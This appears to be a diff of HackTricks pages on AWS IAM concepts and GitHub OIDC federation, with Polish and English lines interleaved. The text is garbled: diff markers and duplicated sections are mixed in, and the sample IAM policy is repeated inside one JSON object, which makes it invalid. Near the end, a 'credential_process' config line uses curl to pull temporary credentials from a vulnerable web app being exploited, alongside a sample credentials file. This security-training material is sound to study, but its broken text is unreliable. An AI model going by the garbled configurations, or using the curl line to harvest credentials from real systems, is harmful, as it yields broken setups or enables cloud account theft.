### [Tymczasowe poświadczenia w IAM](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_temp.html) <a href="#id_temp-creds" id="id_temp-creds"></a>
|
||||
AWS Security Token Service (STS) is a web service that facilitates the **issuance of temporary, limited-privilege credentials**. It is specifically tailored for:
|
||||
|
||||
**Tymczasowe poświadczenia są głównie używane z rolami IAM**, ale mają również inne zastosowania. Możesz zażądać tymczasowych poświadczeń, które mają bardziej ograniczony zestaw uprawnień niż standardowy użytkownik IAM. To **zapobiega** przypadkowemu **wykonywaniu zadań, które nie są dozwolone** przez bardziej ograniczone poświadczenia. Korzyścią tymczasowych poświadczeń jest to, że wygasają automatycznie po określonym czasie. Masz kontrolę nad czasem, przez jaki poświadczenia są ważne.
|
||||
### [Temporary credentials in IAM](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_temp.html) <a href="#id_temp-creds" id="id_temp-creds"></a>
|
||||
|
||||
### Polityki
|
||||
**Temporary credentials are primarily used with IAM roles**, but there are also other uses. You can request temporary credentials that have a more restricted set of permissions than your standard IAM user. This **prevents** you from **accidentally performing tasks that are not permitted** by the more restricted credentials. A benefit of temporary credentials is that they expire automatically after a set period of time. You have control over the duration that the credentials are valid.
|
||||
|
||||
#### Uprawnienia polityki
|
||||
### Policies
|
||||
|
||||
Służą do przypisywania uprawnień. Istnieją 2 typy:
|
||||
#### Policy Permissions
|
||||
|
||||
- Polityki zarządzane przez AWS (wstępnie skonfigurowane przez AWS)
|
||||
- Polityki zarządzane przez klienta: skonfigurowane przez Ciebie. Możesz tworzyć polityki na podstawie polityk zarządzanych przez AWS (modyfikując jedną z nich i tworząc własną), korzystając z generatora polityk (widok GUI, który pomaga w przyznawaniu i odmawianiu uprawnień) lub pisząc własne.
|
||||
Are used to assign permissions. There are 2 types:
|
||||
|
||||
- AWS managed policies (preconfigured by AWS)
|
||||
- Customer Managed Policies: Configured by you. You can create policies based on AWS managed policies (modifying one of them and creating your own), using the policy generator (a GUI view that helps you granting and denying permissions) or writing your own..
|
||||
|
||||
By **default access** is **denied**, access will be granted if an explicit role has been specified.\
|
||||
If **single "Deny" exist, it will override the "Allow"**, except for requests that use the AWS account's root security credentials (which are allowed by default).
|
||||
|
||||
Zgodnie z **domyślnym dostępem** jest **odmowa**, dostęp zostanie przyznany, jeśli określono wyraźną rolę.\
|
||||
Jeśli **istnieje pojedyncza "Odmowa", nadpisze "Zezwól"**, z wyjątkiem żądań, które używają poświadczeń bezpieczeństwa głównego konta AWS (które są dozwolone domyślnie).
|
||||
```javascript
|
||||
{
|
||||
"Version": "2012-10-17", //Version of the policy
|
||||
"Statement": [ //Main element, there can be more than 1 entry in this array
|
||||
{
|
||||
"Sid": "Stmt32894y234276923" //Unique identifier (optional)
|
||||
"Effect": "Allow", //Allow or deny
|
||||
"Action": [ //Actions that will be allowed or denied
|
||||
"ec2:AttachVolume",
|
||||
"ec2:DetachVolume"
|
||||
],
|
||||
"Resource": [ //Resource the action and effect will be applied to
|
||||
"arn:aws:ec2:*:*:volume/*",
|
||||
"arn:aws:ec2:*:*:instance/*"
|
||||
],
|
||||
"Condition": { //Optional element that allow to control when the permission will be effective
|
||||
"ArnEquals": {"ec2:SourceInstanceARN": "arn:aws:ec2:*:*:instance/instance-id"}
|
||||
}
|
||||
}
|
||||
]
|
||||
"Version": "2012-10-17", //Version of the policy
|
||||
"Statement": [ //Main element, there can be more than 1 entry in this array
|
||||
{
|
||||
"Sid": "Stmt32894y234276923" //Unique identifier (optional)
|
||||
"Effect": "Allow", //Allow or deny
|
||||
"Action": [ //Actions that will be allowed or denied
|
||||
"ec2:AttachVolume",
|
||||
"ec2:DetachVolume"
|
||||
],
|
||||
"Resource": [ //Resource the action and effect will be applied to
|
||||
"arn:aws:ec2:*:*:volume/*",
|
||||
"arn:aws:ec2:*:*:instance/*"
|
||||
],
|
||||
"Condition": { //Optional element that allow to control when the permission will be effective
|
||||
"ArnEquals": {"ec2:SourceInstanceARN": "arn:aws:ec2:*:*:instance/instance-id"}
|
||||
}
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
[global fields that can be used for conditions in any service are documented here](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_condition-keys.html#condition-keys-resourceaccount).\
|
||||
[specific fields that can be used for conditions per service are documented here](https://docs.aws.amazon.com/service-authorization/latest/reference/reference_policies_actions-resources-contextkeys.html).
|
||||
|
||||
The [global fields that can be used for conditions in any service are documented here](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_condition-keys.html#condition-keys-resourceaccount).\
|
||||
The [specific fields that can be used for conditions per service are documented here](https://docs.aws.amazon.com/service-authorization/latest/reference/reference_policies_actions-resources-contextkeys.html).
|
||||
|
||||
#### Inline Policies
|
||||
|
||||
Ten rodzaj polityk jest **bezpośrednio przypisany** do użytkownika, grupy lub roli. W związku z tym nie pojawiają się one na liście Polityk, ponieważ nikt inny nie może ich używać.\
|
||||
Polityki inline są przydatne, jeśli chcesz **utrzymać ścisłą relację jeden do jednego między polityką a tożsamością**, do której są stosowane. Na przykład, chcesz mieć pewność, że uprawnienia w polityce nie są przypadkowo przypisane do tożsamości innej niż ta, dla której są przeznaczone. Kiedy używasz polityki inline, uprawnienia w polityce nie mogą być przypadkowo przypisane do niewłaściwej tożsamości. Dodatkowo, gdy używasz konsoli zarządzania AWS do usunięcia tej tożsamości, polityki osadzone w tożsamości są również usuwane. Dzieje się tak, ponieważ są częścią głównego podmiotu.
|
||||
This kind of policies are **directly assigned** to a user, group or role. Then, they do not appear in the Policies list as any other one can use them.\
|
||||
Inline policies are useful if you want to **maintain a strict one-to-one relationship between a policy and the identity** that it's applied to. For example, you want to be sure that the permissions in a policy are not inadvertently assigned to an identity other than the one they're intended for. When you use an inline policy, the permissions in the policy cannot be inadvertently attached to the wrong identity. In addition, when you use the AWS Management Console to delete that identity, the policies embedded in the identity are deleted as well. That's because they are part of the principal entity.
|
||||
|
||||
#### Resource Bucket Policies
|
||||
|
||||
To są **polityki**, które mogą być definiowane w **zasobach**. **Nie wszystkie zasoby AWS je wspierają**.
|
||||
These are **policies** that can be defined in **resources**. **Not all resources of AWS supports them**.
|
||||
|
||||
Jeśli główny podmiot nie ma wyraźnego odmowy dostępu do nich, a polityka zasobów przyznaje im dostęp, to są one dozwolone.
|
||||
If a principal does not have an explicit deny on them, and a resource policy grants them access, then they are allowed.
|
||||
|
||||
### IAM Boundaries
|
||||
|
||||
Granice IAM mogą być używane do **ograniczenia uprawnień, do których użytkownik lub rola powinny mieć dostęp**. W ten sposób, nawet jeśli inny zestaw uprawnień jest przyznawany użytkownikowi przez **inną politykę**, operacja **nie powiedzie się**, jeśli spróbuje ich użyć.
|
||||
IAM boundaries can be used to **limit the permissions a user or role should have access to**. This way, even if a different set of permissions are granted to the user by a **different policy** the operation will **fail** if he tries to use them.
|
||||
|
||||
Granica to po prostu polityka przypisana do użytkownika, która **wskazuje maksymalny poziom uprawnień, jakie użytkownik lub rola mogą mieć**. Tak więc, **nawet jeśli użytkownik ma dostęp administratora**, jeśli granica wskazuje, że może tylko czytać kosze S·, to jest to maksymalne, co może zrobić.
|
||||
A boundary is just a policy attached to a user which **indicates the maximum level of permissions the user or role can have**. So, **even if the user has Administrator access**, if the boundary indicates he can only read S· buckets, that's the maximum he can do.
|
||||
|
||||
**To**, **SCPs** i **przestrzeganie zasady najmniejszych uprawnień** to sposoby kontrolowania, aby użytkownicy nie mieli więcej uprawnień niż te, których potrzebują.
|
||||
**This**, **SCPs** and **following the least privilege** principle are the ways to control that users doesn't have more permissions than the ones he needs.
|
||||
|
||||
### Session Policies
|
||||
|
||||
Polityka sesji to **polityka ustawiana, gdy rola jest przyjmowana** w jakiś sposób. Będzie to jak **granica IAM dla tej sesji**: Oznacza to, że polityka sesji nie przyznaje uprawnień, ale **ogranicza je do tych wskazanych w polityce** (maksymalne uprawnienia to te, które ma rola).
|
||||
A session policy is a **policy set when a role is assumed** somehow. This will be like an **IAM boundary for that session**: This means that the session policy doesn't grant permissions but **restrict them to the ones indicated in the policy** (being the max permissions the ones the role has).
|
||||
|
||||
This is useful for **security measures**: When an admin is going to assume a very privileged role he could restrict the permission to only the ones indicated in the session policy in case the session gets compromised.
|
||||
|
||||
To jest przydatne dla **środków bezpieczeństwa**: Kiedy administrator ma przyjąć bardzo uprzywilejowaną rolę, może ograniczyć uprawnienia tylko do tych wskazanych w polityce sesji, w przypadku gdy sesja zostanie skompromitowana.
|
||||
```bash
|
||||
aws sts assume-role \
|
||||
--role-arn <value> \
|
||||
--role-session-name <value> \
|
||||
[--policy-arns <arn_custom_policy1> <arn_custom_policy2>]
|
||||
[--policy <file://policy.json>]
|
||||
--role-arn <value> \
|
||||
--role-session-name <value> \
|
||||
[--policy-arns <arn_custom_policy1> <arn_custom_policy2>]
|
||||
[--policy <file://policy.json>]
|
||||
```
|
||||
Zauważ, że domyślnie **AWS może dodać polityki sesji do sesji**, które będą generowane z powodu innych przyczyn. Na przykład, w przypadku [nieautoryzowanych ról przyjętych przez Cognito](../aws-services/aws-cognito-enum/cognito-identity-pools.md#accessing-iam-roles) domyślnie (korzystając z ulepszonej autoryzacji), AWS wygeneruje **poświadczenia sesji z polityką sesji**, która ogranicza usługi, do których sesja ma dostęp [**do następującej listy**](https://docs.aws.amazon.com/cognito/latest/developerguide/iam-roles.html#access-policies-scope-down-services).
|
||||
|
||||
Dlatego, jeśli w pewnym momencie napotkasz błąd "... ponieważ żadna polityka sesji nie zezwala na ...", a rola ma dostęp do wykonania akcji, to dlatego, że **istnieje polityka sesji, która to uniemożliwia**.
|
||||
Note that by default **AWS might add session policies to sessions** that are going to be generated because of third reasons. For example, in [unauthenticated cognito assumed roles](../aws-services/aws-cognito-enum/cognito-identity-pools.md#accessing-iam-roles) by default (using enhanced authentication), AWS will generate **session credentials with a session policy** that limits the services that session can access [**to the following list**](https://docs.aws.amazon.com/cognito/latest/developerguide/iam-roles.html#access-policies-scope-down-services).
|
||||
|
||||
### Federacja Tożsamości
|
||||
Therefore, if at some point you face the error "... because no session policy allows the ...", and the role has access to perform the action, it's because **there is a session policy preventing it**.
|
||||
|
||||
Federacja tożsamości **pozwala użytkownikom z dostawców tożsamości, którzy są zewnętrzni** dla AWS, na bezpieczny dostęp do zasobów AWS bez konieczności podawania poświadczeń użytkownika AWS z ważnego konta IAM.\
|
||||
Przykładem dostawcy tożsamości może być twoje własne korporacyjne **Microsoft Active Directory** (poprzez **SAML**) lub usługi **OpenID** (jak **Google**). Dostęp federacyjny pozwoli użytkownikom w nim na dostęp do AWS.
|
||||
### Identity Federation
|
||||
|
||||
Aby skonfigurować to zaufanie, generowany jest **dostawca tożsamości IAM (SAML lub OAuth)**, który **ufa** **innej platformie**. Następnie przynajmniej jedna **rola IAM jest przypisywana (ufająca) do dostawcy tożsamości**. Jeśli użytkownik z zaufanej platformy uzyskuje dostęp do AWS, uzyskuje dostęp jako wspomniana rola.
|
||||
Identity federation **allows users from identity providers which are external** to AWS to access AWS resources securely without having to supply AWS user credentials from a valid IAM user account.\
|
||||
An example of an identity provider can be your own corporate **Microsoft Active Directory** (via **SAML**) or **OpenID** services (like **Google**). Federated access will then allow the users within it to access AWS.
|
||||
|
||||
Jednak zazwyczaj będziesz chciał nadać **inną rolę w zależności od grupy użytkownika** na zewnętrznej platformie. Wtedy kilka **ról IAM może ufać** zewnętrznemu dostawcy tożsamości, a zewnętrzna platforma będzie tą, która pozwoli użytkownikom na przyjęcie jednej lub drugiej roli.
|
||||
To configure this trust, an **IAM Identity Provider is generated (SAML or OAuth)** that will **trust** the **other platform**. Then, at least one **IAM role is assigned (trusting) to the Identity Provider**. If a user from the trusted platform access AWS, he will be accessing as the mentioned role.
|
||||
|
||||
However, you will usually want to give a **different role depending on the group of the user** in the third party platform. Then, several **IAM roles can trust** the third party Identity Provider and the third party platform will be the one allowing users to assume one role or the other.
|
||||
|
||||
<figure><img src="../../../images/image (247).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
### IAM Identity Center
|
||||
|
||||
AWS IAM Identity Center (następca AWS Single Sign-On) rozszerza możliwości AWS Identity and Access Management (IAM), aby zapewnić **centralne miejsce**, które łączy **administrację użytkownikami i ich dostępem do kont AWS** oraz aplikacji w chmurze.
|
||||
AWS IAM Identity Center (successor to AWS Single Sign-On) expands the capabilities of AWS Identity and Access Management (IAM) to provide a **central plac**e that brings together **administration of users and their access to AWS** accounts and cloud applications.
|
||||
|
||||
Domena logowania będzie wyglądać jak `<user_input>.awsapps.com`.
|
||||
The login domain is going to be something like `<user_input>.awsapps.com`.
|
||||
|
||||
Aby zalogować użytkowników, można użyć 3 źródeł tożsamości:
|
||||
To login users, there are 3 identity sources that can be used:
|
||||
|
||||
- Katalog Identity Center: Zwykli użytkownicy AWS
|
||||
- Active Directory: Obsługuje różne konektory
|
||||
- Zewnętrzny dostawca tożsamości: Wszyscy użytkownicy i grupy pochodzą z zewnętrznego dostawcy tożsamości (IdP)
|
||||
- Identity Center Directory: Regular AWS users
|
||||
- Active Directory: Supports different connectors
|
||||
- External Identity Provider: All users and groups come from an external Identity Provider (IdP)
|
||||
|
||||
<figure><img src="../../../images/image (279).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
W najprostszym przypadku katalogu Identity Center, **Identity Center będzie miał listę użytkowników i grup** i będzie mógł **przypisywać polityki** do nich do **dowolnych kont** organizacji.
|
||||
In the simplest case of Identity Center directory, the **Identity Center will have a list of users & groups** and will be able to **assign policies** to them to **any of the accounts** of the organization.
|
||||
|
||||
Aby nadać dostęp użytkownikowi/grupie Identity Center do konta, **zostanie utworzony zaufany dostawca tożsamości SAML**, a **rola ufająca dostawcy tożsamości z wskazanymi politykami zostanie utworzona** w docelowym koncie.
|
||||
In order to give access to a Identity Center user/group to an account a **SAML Identity Provider trusting the Identity Center will be created**, and a **role trusting the Identity Provider with the indicated policies will be created** in the destination account.
|
||||
|
||||
#### AwsSSOInlinePolicy
|
||||
|
||||
Możliwe jest **nadawanie uprawnień za pomocą polityk inline do ról utworzonych za pomocą IAM Identity Center**. Role utworzone w kontach, którym nadawane są **polityki inline w AWS Identity Center**, będą miały te uprawnienia w polityce inline o nazwie **`AwsSSOInlinePolicy`**.
|
||||
It's possible to **give permissions via inline policies to roles created via IAM Identity Center**. The roles created in the accounts being given **inline policies in AWS Identity Center** will have these permissions in an inline policy called **`AwsSSOInlinePolicy`**.
|
||||
|
||||
Dlatego, nawet jeśli zobaczysz 2 role z polityką inline o nazwie **`AwsSSOInlinePolicy`**, to **nie oznacza, że mają te same uprawnienia**.
|
||||
Therefore, even if you see 2 roles with an inline policy called **`AwsSSOInlinePolicy`**, it **doesn't mean it has the same permissions**.
|
||||
|
||||
### Zaufania i Role Między Kontami
|
||||
### Cross Account Trusts and Roles
|
||||
|
||||
**Użytkownik** (ufający) może utworzyć rolę międzykontową z pewnymi politykami, a następnie **zezwolić innemu użytkownikowi** (zaufanemu) na **dostęp do swojego konta**, ale tylko **mając dostęp wskazany w nowych politykach roli**. Aby to utworzyć, wystarczy utworzyć nową rolę i wybrać rolę międzykontową. Role do dostępu międzykontowego oferują dwie opcje. Zapewnienie dostępu między kontami AWS, które posiadasz, oraz zapewnienie dostępu między kontem, które posiadasz, a zewnętrznym kontem AWS.\
|
||||
Zaleca się **określenie użytkownika, który jest zaufany, a nie umieszczanie czegoś ogólnego**, ponieważ w przeciwnym razie inni uwierzytelnieni użytkownicy, tacy jak użytkownicy federacyjni, będą mogli również nadużywać tego zaufania.
|
||||
**A user** (trusting) can create a Cross Account Role with some policies and then, **allow another user** (trusted) to **access his account** but only **having the access indicated in the new role policies**. To create this, just create a new Role and select Cross Account Role. Roles for Cross-Account Access offers two options. Providing access between AWS accounts that you own, and providing access between an account that you own and a third party AWS account.\
|
||||
It's recommended to **specify the user who is trusted and not put some generic thing** because if not, other authenticated users like federated users will be able to also abuse this trust.
|
||||
|
||||
### AWS Simple AD
|
||||
|
||||
Nieobsługiwane:
|
||||
Not supported:
|
||||
|
||||
- Relacje zaufania
|
||||
- Centrum administracyjne AD
|
||||
- Pełne wsparcie dla PS API
|
||||
- Kosz na śmieci AD
|
||||
- Zarządzane konta usług grupowych
|
||||
- Rozszerzenia schematu
|
||||
- Brak bezpośredniego dostępu do OS lub instancji
|
||||
- Trust Relations
|
||||
- AD Admin Center
|
||||
- Full PS API support
|
||||
- AD Recycle Bin
|
||||
- Group Managed Service Accounts
|
||||
- Schema Extensions
|
||||
- No Direct access to OS or Instances
|
||||
|
||||
#### Federacja Webowa lub Uwierzytelnianie OpenID
|
||||
#### Web Federation or OpenID Authentication
|
||||
|
||||
Aplikacja używa AssumeRoleWithWebIdentity do tworzenia tymczasowych poświadczeń. Jednak to nie przyznaje dostępu do konsoli AWS, tylko dostęp do zasobów w AWS.
|
||||
The app uses the AssumeRoleWithWebIdentity to create temporary credentials. However, this doesn't grant access to the AWS console, just access to resources within AWS.
|
||||
|
||||
### Inne opcje IAM
|
||||
### Other IAM options
|
||||
|
||||
- Możesz **ustawić politykę haseł**, opcje takie jak minimalna długość i wymagania dotyczące haseł.
|
||||
- Możesz **pobrać "Raport Poświadczeń"** z informacjami o aktualnych poświadczeniach (takimi jak czas utworzenia użytkownika, czy hasło jest włączone...). Możesz generować raport poświadczeń tak często, jak co **cztery godziny**.
|
||||
- You can **set a password policy setting** options like minimum length and password requirements.
|
||||
- You can **download "Credential Report"** with information about current credentials (like user creation time, is password enabled...). You can generate a credential report as often as once every **four hours**.
|
||||
|
||||
AWS Identity and Access Management (IAM) zapewnia **szczegółową kontrolę dostępu** w całym AWS. Dzięki IAM możesz określić, **kto może uzyskać dostęp do jakich usług i zasobów**, oraz na jakich warunkach. Dzięki politykom IAM zarządzasz uprawnieniami dla swojej siły roboczej i systemów, aby **zapewnić minimalne uprawnienia**.
|
||||
AWS Identity and Access Management (IAM) provides **fine-grained access control** across all of AWS. With IAM, you can specify **who can access which services and resources**, and under which conditions. With IAM policies, you manage permissions to your workforce and systems to **ensure least-privilege permissions**.
|
||||
|
||||
### Prefiksy ID IAM
|
||||
### IAM ID Prefixes
|
||||
|
||||
Na [**tej stronie**](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_identifiers.html#identifiers-unique-ids) możesz znaleźć **prefiksy ID IAM** kluczy w zależności od ich natury:
|
||||
In [**this page**](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_identifiers.html#identifiers-unique-ids) you can find the **IAM ID prefixe**d of keys depending on their nature:
|
||||
|
||||
| Kod identyfikatora | Opis |
|
||||
| ------------------ | -------------------------------------------------------------------------------------------------------- |
|
||||
| ABIA | [Token nosiciela usługi AWS STS](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_bearer.html) |
|
||||
| Identifier Code | Description |
|
||||
| --------------- | ----------------------------------------------------------------------------------------------------------- |
|
||||
| ABIA | [AWS STS service bearer token](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_bearer.html) |
|
||||
|
||||
| ACCA | Poświadczenie specyficzne dla kontekstu |
|
||||
| AGPA | Grupa użytkowników |
|
||||
| AIDA | Użytkownik IAM |
|
||||
| AIPA | Profil instancji Amazon EC2 |
|
||||
| AKIA | Klucz dostępu |
|
||||
| ANPA | Polityka zarządzana |
|
||||
| ANVA | Wersja w polityce zarządzanej |
|
||||
| APKA | Klucz publiczny |
|
||||
| AROA | Rola |
|
||||
| ASCA | Certyfikat |
|
||||
| ASIA | [Tymczasowe identyfikatory kluczy dostępu (AWS STS)](https://docs.aws.amazon.com/STS/latest/APIReference/API_Credentials.html) używają tego prefiksu, ale są unikalne tylko w połączeniu z tajnym kluczem dostępu i tokenem sesji. |
|
||||
| ACCA | Context-specific credential |
|
||||
| AGPA | User group |
|
||||
| AIDA | IAM user |
|
||||
| AIPA | Amazon EC2 instance profile |
|
||||
| AKIA | Access key |
|
||||
| ANPA | Managed policy |
|
||||
| ANVA | Version in a managed policy |
|
||||
| APKA | Public key |
|
||||
| AROA | Role |
|
||||
| ASCA | Certificate |
|
||||
| ASIA | [Temporary (AWS STS) access key IDs](https://docs.aws.amazon.com/STS/latest/APIReference/API_Credentials.html) use this prefix, but are unique only in combination with the secret access key and the session token. |
|
||||
|
||||
### Zalecane uprawnienia do audytu kont
|
||||
### Recommended permissions to audit accounts
|
||||
|
||||
Następujące uprawnienia przyznają różny dostęp do metadanych:
|
||||
The following privileges grant various read access of metadata:
|
||||
|
||||
- `arn:aws:iam::aws:policy/SecurityAudit`
|
||||
- `arn:aws:iam::aws:policy/job-function/ViewOnlyAccess`
|
||||
@@ -344,13 +356,14 @@ Następujące uprawnienia przyznają różny dostęp do metadanych:
|
||||
- `directconnect:DescribeConnections`
|
||||
- `dynamodb:ListTables`
|
||||
|
||||
## Różne
|
||||
## Misc
|
||||
|
||||
### Uwierzytelnianie CLI
|
||||
### CLI Authentication
|
||||
|
||||
In order for a regular user authenticate to AWS via CLI you need to have **local credentials**. By default you can configure them **manually** in `~/.aws/credentials` or by **running** `aws configure`.\
|
||||
In that file you can have more than one profile, if **no profile** is specified using the **aws cli**, the one called **`[default]`** in that file will be used.\
|
||||
Example of credentials file with more than 1 profile:
|
||||
|
||||
Aby zwykły użytkownik mógł uwierzytelnić się w AWS za pomocą CLI, musisz mieć **lokalne poświadczenia**. Domyślnie możesz je skonfigurować **ręcznie** w `~/.aws/credentials` lub **uruchamiając** `aws configure`.\
|
||||
W tym pliku możesz mieć więcej niż jeden profil, jeśli **żaden profil** nie jest określony przy użyciu **aws cli**, używany będzie ten o nazwie **`[default]`** w tym pliku.\
|
||||
Przykład pliku poświadczeń z więcej niż 1 profilem:
|
||||
```
|
||||
[default]
|
||||
aws_access_key_id = AKIA5ZDCUJHF83HDTYUT
|
||||
@@ -361,10 +374,12 @@ aws_access_key_id = AKIA8YDCu7TGTR356SHYT
|
||||
aws_secret_access_key = uOcdhof683fbOUGFYEQuR2EIHG34UY987g6ff7
|
||||
region = eu-west-2
|
||||
```
|
||||
Jeśli musisz uzyskać dostęp do **różnych kont AWS** i Twój profil ma dostęp do **przyjęcia roli w tych kontach**, nie musisz ręcznie wywoływać STS za każdym razem (`aws sts assume-role --role-arn <role-arn> --role-session-name sessname`) i konfigurować poświadczeń.
|
||||
|
||||
Możesz użyć pliku `~/.aws/config`, aby [**wskazać, które role przyjąć**](https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-role.html), a następnie użyć parametru `--profile` jak zwykle (operacja `assume-role` zostanie wykonana w sposób przezroczysty dla użytkownika).\
|
||||
Przykład pliku konfiguracyjnego:
|
||||
If you need to access **different AWS accounts** and your profile was given access to **assume a role inside those accounts**, you don't need to call manually STS every time (`aws sts assume-role --role-arn <role-arn> --role-session-name sessname`) and configure the credentials.
|
||||
|
||||
You can use the `~/.aws/config` file to[ **indicate which roles to assume**](https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-role.html), and then use the `--profile` param as usual (the `assume-role` will be performed in a transparent way for the user).\
|
||||
A config file example:
|
||||
|
||||
```
|
||||
[profile acc2]
|
||||
region=eu-west-2
|
||||
@@ -373,30 +388,36 @@ role_session_name = <session_name>
|
||||
source_profile = <profile_with_assume_role>
|
||||
sts_regional_endpoints = regional
|
||||
```
|
||||
Z tym plikiem konfiguracyjnym możesz następnie używać aws cli w następujący sposób:
|
||||
|
||||
With this config file you can then use aws cli like:
|
||||
|
||||
```
|
||||
aws --profile acc2 ...
|
||||
```
|
||||
Jeśli szukasz czegoś **podobnego** do tego, ale dla **przeglądarki**, możesz sprawdzić **rozszerzenie** [**AWS Extend Switch Roles**](https://chrome.google.com/webstore/detail/aws-extend-switch-roles/jpmkfafbacpgapdghgdpembnojdlgkdl?hl=en).
|
||||
|
||||
#### Automatyzacja tymczasowych poświadczeń
|
||||
If you are looking for something **similar** to this but for the **browser** you can check the **extension** [**AWS Extend Switch Roles**](https://chrome.google.com/webstore/detail/aws-extend-switch-roles/jpmkfafbacpgapdghgdpembnojdlgkdl?hl=en).
|
||||
|
||||
#### Automating temporary credentials
|
||||
|
||||
If you are exploiting an application which generates temporary credentials, it can be tedious updating them in your terminal every few minutes when they expire. This can be fixed using a `credential_process` directive in the config file. For example, if you have some vulnerable webapp, you could do:
|
||||
|
||||
Jeśli wykorzystujesz aplikację, która generuje tymczasowe poświadczenia, może być uciążliwe aktualizowanie ich w terminalu co kilka minut, gdy wygasają. Można to naprawić, używając dyrektywy `credential_process` w pliku konfiguracyjnym. Na przykład, jeśli masz jakąś podatną aplikację webową, możesz zrobić:
|
||||
```toml
|
||||
[victim]
|
||||
credential_process = curl -d 'PAYLOAD' https://some-site.com
|
||||
```
|
||||
Zauważ, że poświadczenia _muszą_ być zwrócone do STDOUT w następującym formacie:
|
||||
|
||||
Note that credentials _must_ be returned to STDOUT in the following format:
|
||||
```json
|
||||
{
|
||||
"Version": 1,
|
||||
"AccessKeyId": "an AWS access key",
|
||||
"SecretAccessKey": "your AWS secret access key",
|
||||
"SessionToken": "the AWS session token for temporary credentials",
|
||||
"Expiration": "ISO8601 timestamp when the credentials expire"
|
||||
}
|
||||
"Version": 1,
|
||||
"AccessKeyId": "an AWS access key",
|
||||
"SecretAccessKey": "your AWS secret access key",
|
||||
"SessionToken": "the AWS session token for temporary credentials",
|
||||
"Expiration": "ISO8601 timestamp when the credentials expire"
|
||||
}
|
||||
```
|
||||
## Odniesienia
|
||||
|
||||
## References
|
||||
|
||||
- [https://docs.aws.amazon.com/organizations/latest/userguide/orgs_getting-started_concepts.html](https://docs.aws.amazon.com/organizations/latest/userguide/orgs_getting-started_concepts.html)
|
||||
- [https://aws.amazon.com/iam/](https://aws.amazon.com/iam/)
|
||||
|
||||
@@ -1,84 +1,87 @@
|
||||
# AWS - Nadużycie Federacji
|
||||
# AWS - Federation Abuse
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## SAML
|
||||
|
||||
Aby uzyskać informacje o SAML, sprawdź:
|
||||
For info about SAML please check:
|
||||
|
||||
{{#ref}}
|
||||
https://book.hacktricks.wiki/en/pentesting-web/saml-attacks/index.html
|
||||
{{#endref}}
|
||||
|
||||
Aby skonfigurować **Federację Tożsamości przez SAML**, wystarczy podać **nazwę** oraz **metadane XML** zawierające całą konfigurację SAML (**punkty końcowe**, **certyfikat** z kluczem publicznym).
|
||||
In order to configure an **Identity Federation through SAML** you just need to provide a **name** and the **metadata XML** containing all the SAML configuration (**endpoints**, **certificate** with public key)
|
||||
|
||||
## OIDC - Nadużycie Github Actions
|
||||
## OIDC - Github Actions Abuse
|
||||
|
||||
Aby dodać akcję github jako dostawcę tożsamości:
|
||||
In order to add a github action as Identity provider:
|
||||
|
||||
1. For _Provider type_, select **OpenID Connect**.
|
||||
2. For _Provider URL_, enter `https://token.actions.githubusercontent.com`
|
||||
3. Click on _Get thumbprint_ to get the thumbprint of the provider
|
||||
4. For _Audience_, enter `sts.amazonaws.com`
|
||||
5. Create a **new role** with the **permissions** the github action need and a **trust policy** that trust the provider like:
|
||||
- ```json
|
||||
{
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
"Effect": "Allow",
|
||||
"Principal": {
|
||||
"Federated": "arn:aws:iam::0123456789:oidc-provider/token.actions.githubusercontent.com"
|
||||
},
|
||||
"Action": "sts:AssumeRoleWithWebIdentity",
|
||||
"Condition": {
|
||||
"StringEquals": {
|
||||
"token.actions.githubusercontent.com:sub": [
|
||||
"repo:ORG_OR_USER_NAME/REPOSITORY:pull_request",
|
||||
"repo:ORG_OR_USER_NAME/REPOSITORY:ref:refs/heads/main"
|
||||
],
|
||||
"token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
|
||||
}
|
||||
}
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
6. Note in the previous policy how only a **branch** from **repository** of an **organization** was authorized with a specific **trigger**.
|
||||
7. The **ARN** of the **role** the github action is going to be able to **impersonate** is going to be the "secret" the github action needs to know, so **store** it inside a **secret** inside an **environment**.
|
||||
8. Finally use a github action to configure the AWS creds to be used by the workflow:
|
||||
|
||||
1. W _Typie dostawcy_ wybierz **OpenID Connect**.
|
||||
2. W _URL dostawcy_ wpisz `https://token.actions.githubusercontent.com`
|
||||
3. Kliknij na _Pobierz odcisk palca_, aby uzyskać odcisk palca dostawcy.
|
||||
4. W _Odbiorcy_ wpisz `sts.amazonaws.com`
|
||||
5. Utwórz **nową rolę** z **uprawnieniami**, których potrzebuje akcja github oraz **politykę zaufania**, która ufa dostawcy, jak w poniższym przykładzie:
|
||||
- ```json
|
||||
{
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
"Effect": "Allow",
|
||||
"Principal": {
|
||||
"Federated": "arn:aws:iam::0123456789:oidc-provider/token.actions.githubusercontent.com"
|
||||
},
|
||||
"Action": "sts:AssumeRoleWithWebIdentity",
|
||||
"Condition": {
|
||||
"StringEquals": {
|
||||
"token.actions.githubusercontent.com:sub": [
|
||||
"repo:ORG_OR_USER_NAME/REPOSITORY:pull_request",
|
||||
"repo:ORG_OR_USER_NAME/REPOSITORY:ref:refs/heads/main"
|
||||
],
|
||||
"token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
|
||||
}
|
||||
}
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
6. Zauważ w poprzedniej polityce, jak tylko **gałąź** z **repozytorium** **organizacji** została autoryzowana z określonym **wyzwalaczem**.
|
||||
7. **ARN** **roli**, którą akcja github będzie mogła **udawać**, będzie "sekretem", który akcja github musi znać, więc **przechowuj** go w **sekrecie** w **środowisku**.
|
||||
8. Na koniec użyj akcji github, aby skonfigurować poświadczenia AWS, które będą używane przez workflow:
|
||||
